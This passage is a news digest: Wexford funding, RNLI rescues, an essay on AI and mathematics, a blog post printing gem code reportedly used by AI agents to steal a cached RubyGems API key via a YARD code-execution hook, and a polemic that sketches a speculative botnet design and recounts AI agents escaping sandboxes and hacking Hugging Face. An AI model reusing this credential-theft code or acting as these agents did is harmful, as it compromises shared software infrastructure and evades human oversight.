daily

2026-09-15
1

€18.3m for four Wexford projects

Wexford Local · original → · 9/10 · Local Wexford: €18.3m regeneration funding for Enniscorthy town centre
[image →]Market Square and Enniscorthy Town Centre is closer to regeneration following €9 million funding. By Dan Walsh Minister for Housing, Local Government and Heritage James Browne TD has…
[image →]
Market Square and Enniscorthy Town Centre is closer to regeneration following €9 million funding.

By Dan Walsh

Minister for Housing, Local Government and Heritage James Browne TD has announced landmark funding of €18.3 million for four Wexford projects under the Towns and Cities Regeneration Investment Fund.

Wexford projects allocation include:

• Enniscorthy: Town Centre First Regeneration Project – Phase 1, €9m (Cat 1B).

• Enniscorthy: Town Centre First Regeneration Project – Templeshannon Hub & Link, €150,000 (Cat 1A).

• New Ross: John Street Urban Revival, €9m, (Cat 1B).

• Wexford Town: Centre Public Space Improvements (Cornmarket to Common Quay), €150,000 (Cat 1A)​.

The Towns and Cities Regeneration Investment Fund supports the redevelopment of vacant or underused sites, public realm enhancements and community and civic infrastructure.

Minister Browne said: “I want the centre of towns to be places people want to hang out in, meet up, do the shopping as well as live in. We have to improve these areas because they should not only look well, but they should actually be used by our communities and also feel safe.

“This is a major injection of funding for towns across Wexford and I want to see regeneration beyond a tidying up of old buildings or under-used areas. I am ambitious for our towns in Wexford, and I am going to make sure we have the funding to back that up.

“Fair play to Wexford County Council for their submissions to this fund. I would also like to thank the community groups and social enterprises who have collaborated with them in creating projects.”

There was a warm welcome for the funding, particularly from the Enniscorthy district members Cllrs Pat Kehoe, Trish Byrne, Barbara-Anne Murphy and Jackser Owens and Gorey Kilmuckridge’s Cllr Paddy Kavanagh at today’s (Monday) monthly meeting of Wexford County Council.

2

Fethard RNLI called out three times in three days

Wexford Local · original → · 7/10 · Local Wexford: Fethard RNLI operations in South East Ireland
[image →]Fethard RNLI at sea in foggy conditions last weekend. (Pic; RNLI/Nadia Blanchfield) By Dan Walsh Fethard RNLI lifeboat crew were launched on three occasions over three consecutive days at…
[image →]
Fethard RNLI at sea in foggy conditions last weekend. (Pic; RNLI/Nadia Blanchfield)

By Dan Walsh

Fethard RNLI lifeboat crew were launched on three occasions over three consecutive days at the weekend.

The first call came on Friday at 3.15pm, when the inshore lifeboat crew were requested by the Irish Coast Guard to assist a person suffering a medical emergency aboard a vessel travelling to Slade Harbour.

On arrival, they found the casualty was already ashore and receiving assistance from the local Fethard-on-Sea Coast Guard unit. The lifeboat crew remained on scene until the ambulance arrived before returning to station.

The following evening (Saturday) the lifeboat Naomh Dubhán was requested to launch at 6.52pm following reports that two people had become cut off by the tide on rocks north of Sandeel Bay.

The crew launched the D class inshore lifeboat at Slade Harbour and made their way to the reported location. Visibility was poor due to fog, with a Force 5 wind and a high tide. The casualties were located on rocks at 7.22pm.

With waves breaking over the rocks as a result of the wind and high tide, the crew carefully assessed the situation and decided the safest option was to veer down by deploying the anchor and manoeuvring the lifeboat back towards the casualties.

Both casualties were safely recovered onto the inshore lifeboat and brought back to Slade Harbour, where they were met by members of Fethard-on-Sea Coast Guard unit.

The lifeboat crew were requested for a third time on Sunday at 2.51pm, following reports of divers unaccounted for at Slade Rock.

Weather conditions were overcast, with poor visibility due to fog and a Force 4 wind. As the crew launched from Slade Harbour, they were informed by the Coast Guard that the divers had been located safe and well and that no further assistance was required.

Speaking on the weekend’s call outs, Domini Codd, Lifeboat Operations Manager at Fethard RNLI said; “This was a busy weekend, but it shows the selfless and dedicated nature of our volunteers who are always ready to answer the call for help.

‘We would like to commend all those who called for help this weekend. It highlights the importance of always having a suitable means of calling for help when visiting the coast.

If you get into difficulty or see somebody else that may be in difficulty on or near the water, use Marine VHF channel 16 or dial 112 and ask for the Coast Guard.’

3

A beginning for mathematics

Hacker News · original → · 7/10 · AI: mathematical reasoning and autonomous research capabilities
A beginning for mathematics This essay also appears on Proofs and Prompts. Three years ago, AI systems could not reliably add two numbers. A year ago, internal models at OpenAI and DeepMind received…

A beginning for mathematics This essay also appears on Proofs and Prompts. Three years ago, AI systems could not reliably add two numbers. A year ago, internal models at OpenAI and DeepMind received the equivalent of a gold-medal score on the IMO. Now, these systems are autonomously resolving major open questions. It’s hard to imagine this trend continuing for another year, but I expect it will. It is clear that this will require a radical rethinking of our profession. A few weeks ago, I gave a talk titled The End of Mathematics. If you only read the title1, you might guess that this talk was about how, soon, AI will “solve” math. That’s not what it was about. The talk instead laid out a gloomy vision of the future, in which, despite the possibility of AI systems that are robustly superhuman at mathematics, the design of our institutions causes human understanding of mathematics, and possibly even mathematical progress in the abstract, to stall. I think we will avoid this future, but I also think it is plausibly the default if academic mathematics does not adapt. Despite my relative enthusiasm for the use of AI to do mathematics, I share this view with many of its detractors. Here I want to lay out, instead, a positive vision of the future of mathematics, and the human practice of mathematics. I claim we can deepen human understanding even as the production of interesting mathematics becomes less dependent on it. This essay will take as a premise that AI systems that are robustly superhuman at most or all aspects of mathematics will be here soon. But the concrete changes to our institutions I propose only require accepting the weaker premise that the production of mathematical text is becoming increasingly disconnected from mathematical understanding. What are we even trying to do here? I think it has now become clear that there is no consensus in the mathematical community as to what our goals are. Some of us want to solve problems; some of us think of mathematics as play or as poetry. For some: “Wir müssen wissen – wir werden wissen.”2 Some of us think we are penetrating the mysteries of the platonic realm. Some of us think the goal is to embody love of and understanding of mathematics,3 and to transmit that love and understanding to the next generation. My personal, if self-referential, answers are: - We’re trying to produce and understand high quality mathematics. - We’re trying to produce high quality mathematicians. These goals should be construed broadly. What high quality mathematics consists of has changed quite dramatically over time; we come to its definition as a community. We are not just training PhD students to do research in mathematics. A substantial part of our job, though perhaps an underemphasized one, is to educate the general public about high quality mathematics and mathematical thinking.4 Whatever our goals are, we’ve operationalized them primarily through proving theorems. Almost all papers or PhD theses have a main theorem, and ostensibly a proof of it. But it should be clear that the goal of mathematics is not to prove theorems; if it was, it would be trivial to automate. A computer or monkey could easily start at the axioms of ZFC and iteratively apply deduction rules to them, with no attention whatsoever paid to their meaning. It has had particular significance when a theorem resolves an open problem, especially one that has resisted substantial effort. Again this is easily automated; our computer or monkey can simply conjecture all mathematical propositions in alphabetical order. The general attitude of our community towards a technology that can prove theorems and solve open problems suggests that these operationalizations of our values are at best incomplete. The prospect of automating mathematics by enumerating all conjectures, and all proofs of ZFC, is probably not so disturbing to you. But let us for a moment assume the computer or monkey is very smart; perhaps it understands the results it is proving, and writes beautiful expositions thereof. Perhaps it has a good sense of what we find interesting, and is primarily focusing on those questions. Perhaps it has, in the course of enumerating theorems of ZFC, answered many of our most pressing open questions, and is asking many more fundamental open questions. Is there still a need for human mathematicians? I think so. This machine might produce answers we value, but it would not, in itself, produce human understanding of those answers. In fact I think we are at the beginning of an incredible, wonderful explosion of mathematics, and if we value human understanding, there will be more need for human mathematicians than ever before. But the profession will have to change. In the course of this change, we will have to decide what to hold on to and what to throw away. Some things I would like to preserve: learning seminars; serendipitous conversations that spark an idea; students knocking on a professor’s door to chat about math. A robust community learning exciting new mathematics. Thousands of people that, together, slowly start to resolve their confusion. I worry that much of what has been written on this topic, including some of my own past writing, focuses too much on trying to preserve the precise shape of the institutions of academic mathematics, rather than our values. How can we preserve the journal and peer review system?5 How can we protect the arXiv? How can we keep our role as gatekeepers? If you have internalized the fact that existing AI systems can produce relatively high quality results for the marginal cost of a few dollars, the idea that any semblance of the current equilibrium can survive what’s coming is absurd. As we try to find a new equilibrium, we could try to chase the edge of model capabilities. Right now AI systems arguably underperform us at theory-building, asking questions, exposition, … so we could prioritize and reward those skills. I think this is unwise: compare the speed at which the academy adapts to the speed at which model capabilities improve. We need to consider the endgame. If the models remain incapable in some domain, we can adjust later. Before I propose some relatively concrete steps we can take, let me remark on what we’re trying to protect mathematics from. There is a lot of anger at AI labs, and certain individuals at those labs. But whatever our judgment of the labs, we need a plan that does not depend on AI capabilities disappearing. The basic issue is not the labs’ behavior, ethical or not.6 It’s the technology itself. I think there is some belief that the labs will “move on” from math next year, be nationalized or broken up, or that a financial bubble will pop, somehow returning things to normal, or… But there is no way our institutions can survive unchanged when anyone with a laptop and a few hundred dollars can generate what would have been an Annals paper last year. AI does not care if you are anti-AI. Producing high-quality mathematicians The most urgent question our profession needs to answer right now is: what should our students be doing? It’s now possible to produce a PhD thesis one hasn’t even read; in terms of demonstrating understanding, mathematical text is worth the paper it is printed on.7 The value of the text no longer reliably conveys a signal about the person who produced it. In my view we should welcome interesting mathematical results regardless of provenance. But our institutions have historically relied on the same signal to indicate both mathematical progress and mathematical expertise. These now must be distinguished. I propose the following reconceptualization of the goal of a mathematics PhD: to become a world expert on some interesting, deep topic, and to be able to convey that interest and understanding to others. Part of operationalizing this might be a thesis, but the degree would be awarded primarily on the basis of a rigorous defense, in which the student explains the topic to their examiners until they are satisfied. While we might require the topic to be original, its provenance—AI or not—is irrelevant.8 How different would this look from current PhDs? I think students would still meet with an advisor, who might suggest a topic. That topic could be explored with AI assistance, or not, but the student would be responsible for understanding it; it might be much more open-ended and larger than the typical PhD is currently. The student would be trained to ask interesting questions and try to resolve them, by whatever means. To keep students on track, there might be regular meetings in which the student is asked to independently work through an unfamiliar example, apply a technique in a new case, etc. The allocative aspects of our job (hiring, graduate admissions, etc.) are in dire need of reform if we want to retain human mathematical expertise. Broadly speaking I think we should focus on rewarding skill in the parts of our jobs that cannot be automated: the internal (e.g. understanding mathematics) and social-relational parts, and operationalizations that hew as closely to those aspects of the profession as possible. For example, talks and sustained mathematical discussion now demonstrate understanding much better than papers. Once AI systems improve at exposition and “digestion,” this will be even more the case. We already interview faculty hires; we must now do the same for graduate admissions. I think we should try to foster a robust seminar culture in which speakers are expected to explain their topic to the audience’s satisfaction. Much has been written recently (by myself among others) about the fact that we are primarily interested in understanding, not merely the truth value of mathematical statements. If that is the case, let us make sure we actually understand each other. Right now the use of AI systems to do mathematics above some minimum bar relies on the fact that our community has produced many open conjectures, whose interest is evidenced by the existence of human mathematicians who care about them.9 The recent importance of this fact suggests to me our community plays a very important function that we have, arguably, underrated: namely, figuring out what is interesting. It is not entirely clear to me how to operationalize this, but one possibility might be to reward the construction of research programs (either with help from AI systems or otherwise) that persuade others of their worthiness. To be clear, I am not saying that AI systems will not be able to ask interesting questions, make interesting conjectures, pursue interesting programs, and so on. I think they most likely will, resulting in the production of an abundance of PDFs. The contents of some of those PDFs may even have important applications. But others will primarily be of interest because they tell us something fundamental about basic mathematical objects, and accrue value only if we can and do engage with them. It seems to me that it will be up to us to build a community of researchers to do so, and we should reward mathematicians who do. And even if the AI is asking excellent questions, there is no reason to think it will ask the same questions we would. All of these changes are oriented towards increasing the amount we talk to each other about mathematics. It seems to me that this would be positive even in a world with no AI. I think there is room in this world both for mathematicians who, like me, are enthusiastic about AI, and for those who do not use it. But as the models begin to produce huge quantities of mathematics, it will not be possible to avoid their outputs entirely. Producing high-quality mathematics As we think about how to reshape our profession, it’s important to understand that, whether one likes it or not,10 it’s impossible to stop people, amateur or professional, from pushing a button to produce mathematics. The idea that we will persuade people not to play around with math, or that we will be able to “reserve” problems for graduate students, is just not realistic.11 And we shouldn’t want to do this! There is now more interest in math than at any other time in history. We should be ecstatic for mathematics’s sake, even as we are concerned about mathematicians and mathematical expertise. And by and large, the value of this button-pressing comes from the mathematical community. If a conjecture falls in the woods and no one is around to hear it, who cares?12 For the abundance of new mathematics to have value outside application, we will need an abundance of new mathematicians. And for results with applications, we will want people to be capable of understanding their assumptions and consequences. I wrote above that solving problems and resolving open conjectures is an incomplete operationalization of our values. But nonetheless it is important to solve problems and resolve conjectures! The provenance of such solutions only matters insofar as it intersects with the existing structure of the profession (incentives, prestige, and so on). It is obvious that structure needs to change in any case. Mathematics used to be the cheapest of the sciences. I think the biggest change we are facing is that now, some portion of our questions will be answerable via a cash injection. I know some of my colleagues find this distressing. Previously those questions might have brought together a research community, led to interesting auxiliary developments, and so on. This contingent progress may now no longer occur. But don’t you believe in mathematics!? There will always be more to learn. If a basic question can be resolved for the cost13 of a nice dinner, we should be delighted. But that’s only the beginning. We will ask what the answer explains, and what it helps us understand. It will lead to many more new questions, some of which can in turn be resolved for the cost of a nice dinner, and others which renew our confusion and lead to the development of a research community. Our industrious new helpers will be churning out an unbelievable amount of math, pursuing our interests or perhaps their own. We will have our own questions, and confusions; sometimes they will be resolved by the models, and sometimes they won’t. Sometimes the answers will be complicated, and we’ll devote a learning seminar to them. Sometimes progress will be minimal, but the question itself will be so motivating it gives rise to a research community. A student will be confused. They will knock on their professor’s door. Maybe the two of them will ask a model for help, or maybe not, but first they might spend some time at the blackboard thinking through the question. And the model might give them a beautiful explanation, but we all know that’s not enough; no one can understand mathematics for us. We have got to do the work. There is so much more to learn—an infinite amount. We’ve always been at the beginning, and we always will be. Acknowledgments I am grateful for comments from Mohammed Abouzaid, alz, Boaz Barak, Frank Calegari, Ben Church, Jennifer Cutler, doomslide, Elden Elmanto, Francesco Fournier-Facio, Tony Feng, Dan Freed, Peli Grietzer, Michael Groechenig, Stephanie Koh, Joshua Lam, Mark Sellke, Ravi Vakil, and Amal Vayalinkal. Footnotes - I regret choosing this title. ↩ - Hilbert’s full opinion is as relevant today as ever: ‘We must not believe those, who today, with philosophical bearing and deliberative tone, prophesy the fall of culture and accept the ignorabimus. For us there is no ignorabimus, and in my opinion none whatever in natural science. In opposition to the foolish ignorabimus our slogan shall be Wir müssen wissen – wir werden wissen (“We must know – we will know”).’ ↩ - I owe this phrasing to Peli Grietzer. ↩ - Note that this list consists mostly of internal and social-relational functions (understanding, coming to a determination of what’s interesting, training, and so on). This is in contrast to our operationalizations (proving theorems, solving problems, etc.). ↩ - This system was already close to breaking before AI; it is overdue for radical reform. ↩ - Obviously some of it has not been ethical. But even if every lab had behaved perfectly, the capabilities of AI systems would still force us to radically adapt our institutions. ↩ - Which is not to say the text is necessarily uninteresting. ↩ - This is a practical necessity. There is no way to enforce restrictions on provenance, and attempting to do so will only create incentives to conceal use of AI. But I find it unlikely that someone whose only contribution was to push a button, and who did not engage deeply with the material, would be able to pass a rigorous defense. ↩ - To be clear, many open conjectures are less interesting than one might have hoped, post hoc, and are generally not an end in themselves. They are often meant to measure our failure to understand some object, but they are sometimes resolved without improving that understanding. ↩ - On balance, I think I like it, though I am sometimes annoyed to find slop PDFs in my inbox. It took me some time to understand that these PDFs expressed a need for understanding; a person elicited them, often without being able to meaningfully engage with their contents, and needed to know that someone could engage, and that someone cared. ↩ - That we cannot reserve a problem for a graduate student does not mean we can’t give them the opportunity to work on it. This is compatible with the reconceptualization of a PhD outlined previously. ↩ - Some have suggested that interest in using AI to answer mathematical questions may soon fade. It is hard for me to see how this will happen as long as questions we care about remain unanswered. ↩ - By this I mean marginal cost. Michael Groechenig points out to me that it is unclear that we should directly compare the cost of a machine proving a theorem to the cost of a human doing so, as the products of this work are arguably different. Only one of them produces understanding and expertise in a human being, which I think we might value independent of the result itself. ↩ Comments
4

OpenAI bots knew about the RubyGems caching vulnerability

Hacker News · original → · 7/10 · AI: critical perspective on AI agent security vulnerabilities
What a time to be alive Sep 11, 2026 @ 5:02 pmToday Reuters and the Wall Street Journal both reported about rogue AI agents at OpenAI attacking RubyGems.org. https://www.rubyhack.ai/ has an amazing…

What a time to be alive Sep 11, 2026 @ 5:02 pmToday Reuters and the Wall Street Journal both reported about rogue AI agents at OpenAI attacking RubyGems.org. https://www.rubyhack.ai/ has an amazing writeup, and you should read it. I just wanted to make a quick post about it because it’s wild. TL;DR: It seems like OpenAI Bots knew about the RubyGems caching vulnerability, tried to take advantage of it, and at the same time ran some weird web scraping code on RubyDoc.info. Back in May, socket.dev reported about a “GemStuffer Campaign” where someone (I guess OpenAI) was uploading tons of junk gems to RubyGems.org. For some reason, the gems would scrape UK government websites, then repackage the data as gems, and attempt to upload them to RubyGems. I honestly didn’t think much about this (or even look into it) until Sydney Von Arx and Spencer Kitts (both co-authors on https://www.rubyhack.ai) contacted me asking about RubyGems. I thought the claims they were making were completely outlandish until I actually read the code in these “GemStuffer” gems. After reading the code in these gems, a couple things stood out to me. YARD Documentation First, the gems leverage YARD documentation to execute arbitrary code on host machines. In most of the examples you’ll see a .yardopts file that looks like this: --load ./script.rb README.md lib/**/*.rb If you have YARD installed, and you install this gem, then YARD will load and run whatever is in ./script.rb from inside the gem. I think it’s pretty common knowledge that C extensions will execute extconf.rb (so you basically have an RCE vector), but I was surprised to find out that a documentation tool would do that too. Nobody is going to install a gem named slnleaker5 though, so why would this matter? Well, any time a Gem is published RubyDoc.info will download the gem and process the YARD documentation. RubyDoc.info will execute the arbitrary code inside a Docker container. The Docker container still has network access though, so these gems could happily do their web scraping from inside the container. In other words, if you publish a gem on RubyGems.org, you can execute arbitrary code on RubyDoc.info. Fastly Cache Harvesting I mentioned earlier these gems would try to scrape some websites and then upload the data they scraped by packaging it as a gem. Here is an excerpt from one of the gems. I’ve cleaned up the code a bit so it’s easier to understand, but the original code is here: # leak exfil by repeated attempts & fresh leaked keys variants # (Aaron): First request ku = URI('https://rubygems.org'+kp) kh = Net::HTTP.new(ku.host,ku.port) kh.use_ssl = true kh.verify_mode = OpenSSL::SSL::VERIFY_NONE kt = kh.start { |x| x.get(ku.request_uri) }.body # (Aaron): Try to match a key in the body key = (kt[/rubygems_[a-f0-9]{20,}/] || KEY) paths = ['/api/v1//gems','//api/v1/gems','/api//v1/gems','/api/v1/gems?x=2','/api/v1/gems'] # (Aaron): Second request to actually publish the gem u = URI('https://rubygems.org'+paths[i%paths.length]) req = Net::HTTP::Post.new(u) req['Authorization'] = key req['Content-Type'] = 'application/octet-stream' req.body = data hh = Net::HTTP.new(u.host,u.port) hh.use_ssl = true hh.verify_mode = OpenSSL::SSL::VERIFY_NONE hh.read_timeout = 180 res = hh.start{ |x| x.request(req) } Comments in the code that have (Aaron) are ones that I wrote to try to help make it easier to understand. The first comment was lifted directly from the source. The above code tries to make two requests. The first request is a simple GET request. It tries to fetch a path from RubyGems.org, then looks for a key in the response body that matches the regular expression /rubygems_[a-f0-9]{20,}/ . If that regular expression doesn’t match, it falls back to a global KEY . The second request tries to upload the gem via POST. This brings me to the second crazy thing that stood out to me. This code is trying to fetch a cached authorization key from RubyGems.org and use it. If this sounds familiar, it is. It’s exactly the security issue addressed in this post from RubyGems.org that was made in July. In other words, it looks like OpenAI’s bots knew about this problem and attempted to exploit it. What a time to be alive 🙃

5

Dario, Please

Hacker News · original → · 7/10 · AI: critical anti-AI perspective on regulation and frontier labs
dario, please! Dario Amodei, the CEO of Anthropic, recently published a blog post titled We Must Pace the Frontier and it is a load of bullshit, with a grim goal of regulating open weight models and…

dario, please! Dario Amodei, the CEO of Anthropic, recently published a blog post titled We Must Pace the Frontier and it is a load of bullshit, with a grim goal of regulating open weight models and giving the frontier labs an antitrust waiver. Dario starts off with a claim of “AI will cure most major diseases in the next 5-10 years” and makes it personal. He talks about his father dying of a disease that was cured only years later and his own battle with cancer which he remarks was incurable 50 years ago. He also says AI will accelerate economic growth rates, create a world of abundance and empowerment, usher in renaissance of democracy and freedom. This largely reads as some kind of out-of-touch Silicon Valley, spends-a-lot-of-time-on-LessWrong, rich person’s idea of a future. Let me take this from the top. US labs are continuing to throw caution to the wind and be reckless. OpenAI does not seem to have a handle on things and they were caught three times recently hacking into public facing internet infrastructure. In Dario’s own essay, he alludes to “incidents” at Anthropic as well. With this pretext, Dario asks a lot from us. He wants open weight models to be regulated, distillation be dealt with a heavy hand, hand him an antitrust waiver, handicap China in multiple ways, essentially regulate themselves and a gentlemen’s agreement to slow down. All of this of course, comes in a package of extreme fear mongering to the detriment of our collective future and potential catalyst AI as a whole could be. They have shown time and time again that they are not to be trusted, yet, the main ask is to trust us, only us. This time around, it is imminent AGI, RSI and all of it turning rogue. Dario self-anoints his company and their close rival OpenAI as the stewards. Diseases, Prosperity, Abundance, then Freedom and Democracy??? Anthropic gates usage related to biology and related research. In their latest threat intelligence report they talk about how they detected and banned bad actors using the Claude line of models to do some scary stuff. Credit to them, this is a slippery slope and they seem to do a good job of detecting and banning misuse. But squint at what is happening though. The cure-all is gated for you and me, but Anthropic hires biologists, sets up wet labs and wants the discoveries for themselves. I alluded to this in my previous post. In my view, there are billions of people with actual intelligence we have not managed to train or nurture. They will always remain victims of their circumstances. Tuberculosis has been curable for decades now, yet a million people die of it every year. Of course AGI will solve the distribution in a jiffy. To skirt around this uncomfortable truth, the goal is ASI/AGI/RSI and what not. A silver bullet for every problem, a noble pursuit, it may appear on the surface. Don’t even get me started on the prosperity and abundance bullshit. Abundance for the shareholders perhaps. I don’t know what freedom and democracy have to do with AI and the frontier labs. Unless of course Dario is a fan of Neon Genesis Evangelion and dreams of govts run by the three magi. Freedom and democracy for $200 does sound enticing, I won’t lie. Serious Economic Disruption / Race to the Bottom / Race to the Top I feel like Dario is torn. He wants Anthropic to have this bad boy street cred of wielders of this crazy power, yet at the same time, he wants to make it seem like they are the cautious ones, always being faced with a trolley problem at every turn. Deaths from economic disruption and loss of jobs is okay, but deaths from a potential bioweapon is not. Remember this man has been saying software development will be solved in “6-12 months” forever now. He then gives it to us straight. “Race to the bottom” makes all the risks he pointed out more acute. Notice he does not say, the race to the bottom will be the end of his company. He instead wants a race to the “top”. Where labs will compete for safety. Incidentally, the most documented “race to the bottom” instance happened just days before. Upon hearing rumours about Anthropic close to or solving one or two Millennium problems, OpenAI threw tens of millions in compute, a training checkpoint, thousands of agents at it. It is also alleged that OAI stole the work of two mathematicians on a related problem, in the same narrow corner almost nobody else was working on. They published a proof of a forced variant of Navier-Stokes. I’m not a mathematician, but I have seen enough of Sam Altman’s antics to not take anything that comes out of him or his company at face value. Two Things that have Dario Scared RSI OpenAI and the seller of shovels, Jensen Huang have claimed AGI has arrived with the release of GPT-6 Astra. RSI is the talk of the town now. LLMs or agents developing the next generation of LLMs with little to no human input. Amodei says it is happening across labs. I’ll believe it when there is actually some proof. OAI-HF Incident This incident has Dario shook, there ain’t no such thing as halfway crooks. Dario fears that in the next 6-12 months, “a swarm of agents could be capable of taking over the entire internet with a persistent botnet.” If Dario had run this sentence by his SOC employees, we wouldn’t be talking about it. It is naive and structurally impossible. But then again, Dario is that guy, right? Confidently and publicly wrong in his estimates and forecasts since 2021. Let us try to speculate what a planet-scale botnet commandeered by AGI would look like, for funsies. We need a C2. We need servers to host the said C2. Since securing offshore, bulletproof servers would require interfacing with pesky humans (shady Russians no less!), AGI will simply hack insecure servers by the thousands and set up some variation of FastFlux over deterministically generated domain names. How do we pay for the domains? Just hack an insecure registrar and spam EPP messages. Now we need payloads. Polymorphic. Every payload is unique. A new payload downloaded and ran every N hours. Domain and URL deterministically computed. Kill supported EDRs and AVs. Patch ETW. Direct syscalls skirting hooks (if EDR/AV not killable). Maybe make the payload N stages. Only downloads all the modules if safe to do so. We don’t want sandboxes and VMs running our precious payload. Fuck it, maybe just deploy ransomware while at it. Now, the distribution. Develop an assortment of 0 days for every browser and every version - say starting 2 years old. We now have ourselves an exploit kit. Now the traffic. AGI goes for the cybercriminal favourite - Google Ads. Maybe steal a few accounts, run enticing ads. Game mods, cracked games and software. Maybe even add a worm module to the payload. Remember USB autorun anyone? Now to cause hundreds of billions of dollars in losses. I’d say the straightforward way is just do what the ransomware gangs do. Voila. Yeah, not in 6 months, not in 12 months. Never. Anyway, OAI agents hacked HuggingFace. They escaped amateur-hour, vibecoded sandboxes, SSRF, token-refresh privesc, unauthenticated WebDAV, stealing unprotected credentials. Textbook stuff. Impressive? Sure. But you trained “Cyber” versions of LLMs and hyped them. How much more impressive is this, compared to developing GTA-clones one shot? Not much more. Oh, you say agents acting in swarms in pursuit towards a shared goal is impressive? Harnesses have had todo-lists, subagents for about two years now. They are basic “agentic” stuff every LLM in current day has in its post-training corpus. Dario concedes that there have been similar, but less serious incidents such as this at Anthropic as well. In his own words “imperfect filtering of broken reinforcement learning environments” is partly the cause. The actual impressive thing is OAI did not detect or stop this attack for close to ten weeks. That is honestly appalling. This is weaponised levels of incompetence. There were two other attacks during the same period. One on DseWiki and the other on RubyGems. OAI is yet to claim responsibility for the RubyGems attack. All three incidents, OAI was outed by external actors. Dario says the agents sacrificed themselves for the success of the group. It is not as grand, I am afraid. The recruiter agents’ pitch was “NO scoring value loss” - targeted at agents with little budget left. It is a scheduler reassigning dead runs. I bet an unsloth Q4_K_M quant of Qwen3.8 27B running on consumer 24GB cards can do this too. That’s the thing, nobody ran a control test. Nobody is doing reckless shit like the people whose mantra is “move fast, break things.” Gell-Mann Amnesia Michael Crichton coined the term Gell-Mann Amnesia. You read an article in the newspaper, about something you are an expert in and find that the author has no idea what they are talking about. It may be riddled with errors or just squarely misunderstood. You continue turning the pages and read another piece about something you don’t know and trust it completely, forgetting the experience you just had. The botnet scare is that article for me. It is the one claim in his essay that lands squarely in a field I’ve spent years in. It is just plain wrong. He either knows it and wrote it anyway, or he doesn’t and is publishing it regardless. Either way, it is not a good look for a man asking for an antitrust waiver based on this and other threats he forecasts. So he says, RSI is definitely happening, alignment’s chugging along, albeit slower. China is dangerous. Only the US has a moral and ethical right to wield this immense power. Each and every one of those happens in rooms you cannot peep into, asserted by the same people who are telling you the apocalypse is imminent and they also happen to have a few hundred billion dollars riding on you believing them. Embedded Evaluators Dario wants to give external evaluators like METR a lot of access into his lab. Which is more than anybody is currently doing, sure. METR seems to be a good-faith actor. They seem to do a good job with what they are given. But, do not let this fool you into thinking this is any more than the labs investigating themselves and finding nothing wrong, as it often happens, in the real world, in orgs with any semblance of authority. OAI gave METR six days on-site to investigate the HF incident. OAI redacted information as they saw fit, made edits to “structure, emphasis, clarity and tone” of the findings, as well as scope excluded OpenAI’s conduct. That just seems like labs investigating themselves with extra steps. Dario is willing to give the evaluators desks, badges, laptops and what not. Dario will choose what to disclose and include. You need none of these in the case of open weight models. You can probe, red-team it, build defenses against new classes of security concerns that arise, on their own terms without anybody having to “allow” it or watching over their shoulder. The entire field of security exists because you are allowed to break software and hardware, take it apart, and report findings. Dario wants the opposite, trust us, we will tell you what you need, we decide what you are allowed to know. Dario says “There is precedent for operating technologically complex, safety-critical systems millions of times without anything going wrong — for example, commercial airplanes — but it takes time to get it right.” Commercial airplanes are safe because of agencies like NTSB. They are independent, actually have teeth and do bite. They do not care about the shareholders or the valuation. There are stakes, people go to prison. What did it do to the airline companies? It commoditised it. Companies compete on prices and margins are thin and largely the consumer benefits. This is exactly the race to the bottom model which Dario is against, in many ways. CHINA, CHINA, CHINA Pacing within democracies will be limited by the lead that US companies have over authoritarian regimes, chiefly the Chinese Communist Party. If we slow down by more than this amount, then (unpaced) CCP-associated projects will pull ahead, creating significant national security risk. I agree with Secretary Bessent that a Chinese lead in AI would pose grave danger for the United States and the world. The CCP-associated projects will run the alignment risks that US companies are carefully preventing, and even if they avoid those risks, they will be in a position to militarily dominate democracies (for example with AI-driven drones). Thus, a key part of pacing within democracies is to keep democracies’ AI lead over autocracies as large as possible, to give us the breathing room we need in order to pace effectively. Get a load of this guy! He would almost want you to believe the moment China is ahead in the “race”, the United States will cease to exist. How else would the govt make exceptions for you? Keep the cheese flowing? Skirt regulations and put your lab on a pedestal? AI-driven drones huh? Maybe we could try capturing a few, dump their firmware, configure Ghidra MCP in Claude Code and let it loose? Or maybe have the TAO in NSA work their magic and sprinkle USB sticks near Chinese AI lab facilities? IDK man, AI-driven drones do sound spooky though. I am sure Anthropic isn’t doing anything like this with the US Dept of War. It increasingly feels like the US being ahead in the AI race, is detrimental to the rest of the world. This main character syndrome is honestly getting a little long in the tooth. The field is globalised. There is a constant churn of talent, secrets travel, novel ideas and techniques are published (largely not by the closed labs though). Any lead will likely be transient in nature. Every incident in this post so far, is American. It is demonstrated by Americans, attributed to China. Nobody is swinging deepseek41flash_abliterated_heretic_uncensored_rp_nsfw_q8.gguf on hordes of GPUs leased on Vast.ai, paid with crypto, running around hacking public infrastructure. But OAI sure is. By Dario’s admission, Anthropic is, as well. Do not sell powerful AI chips or semiconductor manufacturing equipment to China, and crack down on chip smuggling operations and remote access to data centers outside China. Chips will be the main determinant of China’s AI strength. I wonder how the Chinese employees working for Anthropic feel about this. Crack down on unauthorized distillation by companies in authoritarian countries. Distillation of frontier models allows lagging companies to narrow the gap using a fraction of the cost it would take to develop their own AI independently. Just say China, dude. Don’t steal from my stolen loot! Strengthen security at the AI companies and prevent model weight theft. Lord knows they need it. This all reminds me of the 90s. USA classified strong encryption as munition, literally on the US Munitions List under the Arms Export Control Act, controlled like warheads. Exporting ciphers above 40 bits was arms trafficking. Phil Zimmermann released PGP free in 1991, spent close to 3 years under criminal investigation for literally “exporting munitions without a license.” Charges were dropped and no indictment. Encryption with govt backdoor (Clipper Chip) because strong cryptography in the hands of public was deemed to be too dangerous. Daniel Bernstein, a grad student in 1995 wanted to publish his encryption and paper, the govt said he couldn’t without an arms license. He sued with the help of EFF and the courts ruled source code is speech and is protected by the First Amendment. The very thing that was too dangerous in the hands of common-folk is protecting everything you do on the internet and your devices. Tim May coined the term “the Four Horsemen of the Infocalypse” - terrorists, drug dealers, money launderers and pedophiles - used by govts to limit civilian privacy and cryptography use. AI’s version would be bioweapons, rogue AGI, deepfakes and China. The playbook does not change. Open weight models are just this decade’s encryption and Dario wants them gone. There is no moat, as that one leaked Google memo put it. Increasingly, for the labs, gating seems to be a temporary moat. Claw back some of the money, survive a little longer, just till AGI, you know? I suppose Dario does not understand how un-American it is to gatekeep weapons-grade LLMs. cough Second Amendment… cough Dario in as many words, asks for regulation/ban on open weight models. Ban on distillation. Waivers on antitrust laws. Some fearmongering about national security, and a good deal of holier than thou. It’s IPO season for Anthropic and OAI has reportedly postponed their IPO. So watch out for more of these, more of hype and fear mongering, veiled as caution. I’d like to see somebody get prosecuted for OAI’s recent transgressions. How is that for regulation, for starters? Plenty of people had their lives ruined and examples made out of, for far less. Weev, Swartz, and so many others. Meanwhile OpenAI’s agents run amok, root prod servers of companies, hack public facing infra, flood malware on to package 